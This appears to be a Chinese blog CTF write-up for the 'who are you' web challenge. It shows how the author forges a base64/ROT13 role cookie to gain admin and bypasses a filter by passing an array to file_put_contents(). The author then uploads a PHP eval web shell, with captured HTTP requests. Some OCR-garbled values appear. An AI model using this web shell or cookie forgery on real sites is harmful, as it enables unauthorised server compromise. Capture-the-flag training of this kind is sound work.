

i春秋 who are you

原创

g1ut_t0ny 于 2020-07-03 18:47:04 发布 101 收藏

文章标签: [CTF 教程 PWN WEB](#)


版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/g1ut_t0ny/article/details/107110856

版权

who are you

1、打开题目发现就这一句话, 啥也没有, 源码也是




2、那就抓包吧

```
1 GET / HTTP/1.1
2 Host: 106.75.72.168:2222
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=m6rumsipvdugffj9j7vl2bd75-; role=Zjo1Oij0aHJmZyI7
9 Upgrade-Insecure-Requests: 1
10
11
```

https://blog.csdn.net/g1ut_t0ny

3、发现一个奇奇怪怪的东西, base64一下




https://blog.csdn.net/g1ut_t0ny

4、emmmmmmm这是什么玩意，不过隐隐觉得他肯定代表着一种身份，既然开局就说了权限不够，那肯定不是admin，5个字符权限不够那就guest? (有时候玄学就是这么简单)，但是这是哪种东西转换过来的呢，柴犬屁股一沉发现事情并不简单



5、好了原来是Rot13加密。原理：回转13位，一种简易的置换暗码。ROT13也是过去在古罗马开发的凯撒加密的一种变体。ROT13是它自己本身的逆反；也就是说，要还原ROT13，套用加密同样的演算法即可得，故同样的操作可用再加密与解密。别问我怎么知道的，问就是看的大佬们的wp.验证一下：



6、那我将admin也rot13一下再base64，再传过去看看有点啥东西吧



```

6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=m6rumsipvdugffj9j7vl2bd754; role=Zjo10iJucXp2YSI7
9 Upgrade-Insecure-Requests: 1
10
11

```

```

6 Content-Length: 210
7 Connection: close
8 Content-Type: text/html
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>
14 </title>
15 </head>
16 <body>
17 <!-- $filename = $_POST['filename']; $data = $_POST['data'];
18 </body>
19 </html>

```

https://blog.csdn.net/g1ut_10ny

7、得到如下提示，需要我们以post方式传入两个值filename和data

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a GET request to / HTTP/1.1 with headers like Host, User-Agent, Accept, and Cookie. The 'Response' tab shows an HTTP/1.1 200 OK response with headers like Date, Server, and Content-Type. The response body contains HTML code with a comment: `<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->`.

https://blog.csdn.net/g1ut_10ny

```


2 <html>
3 <head>
4 <title></title>
5 </head>
6 <body>
7 <!-- $filename = $_POST['filename']; $data = $_POST['data']; -->
8 </body>
9 </html>

```

8、xdm咱们已经是管理员了，支楞起来，不就是传两个参数嘛，看名字好像是传一个文件还要传一个数据

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a POST request to / HTTP/1.1 with a body containing `filename=1.php&data=1`. The 'Response' tab shows an HTTP/1.1 200 OK response with headers like Date, Server, and Content-Type. The response body contains HTML code with a message: `your file is in ./uploads/0f69d0caa6a8859cd97561b9436ec76d1.php`.

https://blog.csdn.net/g1ut_10ny



1

9、emmmmmmmmm传什么显示什么，那试试传个一句话



10、这里我看网上有两种思路，但好像都是一个道理：

A：过滤了。php的函数一般都无法执行数组的，用数组来当参数，一般都能绕过

B：上传写入的函数。可能大多都对上传数据写入的函数fopen(),fwrite(),fclose()函数比较熟，但是不知file_put_contents()函数，它可以传数组

定义和用法

file_put_contents() 函数把一个字符串写入文件中。

与依次调用 fopen(), fwrite() 以及 fclose() 功能一样。

语法

```
file_put_contents(file,data,mode,context)
```

参数	描述
file	必需。规定要写入数据的文件。如果文件不存在，则创建一个新文件。
data	可选。规定要写入文件的数据。可以是字符串、数组或数据流。

11、最终构造出来，还要将上传方式改为POST，之前admin转换出来的那个base64也要放上去，不然权限不够

```
filename=1.php&data[]=<?php @eval($_POST['a']);?>
```

Request

```
1 POST /?PHP/1.1
2 Host: 106.75.72.168:2222
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: role=Zj0101JucXp2YSI7
9 Upgrade-Insecure-Requests: 1
0 Content-Length: 49
1 Content-Type: application/x-www-form-urlencoded

filename=1.php&data[]=<<?php@eval($_POST['a']);?>
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Jul 2020 10:43:38 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.22
5 Vary: Accept-Encoding
6 Content-Length: 144
7 Connection: close
8 Content-Type: text/html
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>
14 </title>
15 </head>
16 <body>
17 your file is in ./uploads/6359f01457bb143eb6aabb2409c391c1.php
18 </body>
19 </html>
```

https://blog.csdn.net/g1ut_l0ny

12、访问给出提示的文件路径得到flag

106.75.72.168:2222/uploads/6359f01457bb143eb6aabb2409c391c1.php

flag{e071440-8eed-11e7-9977efc1b6c59}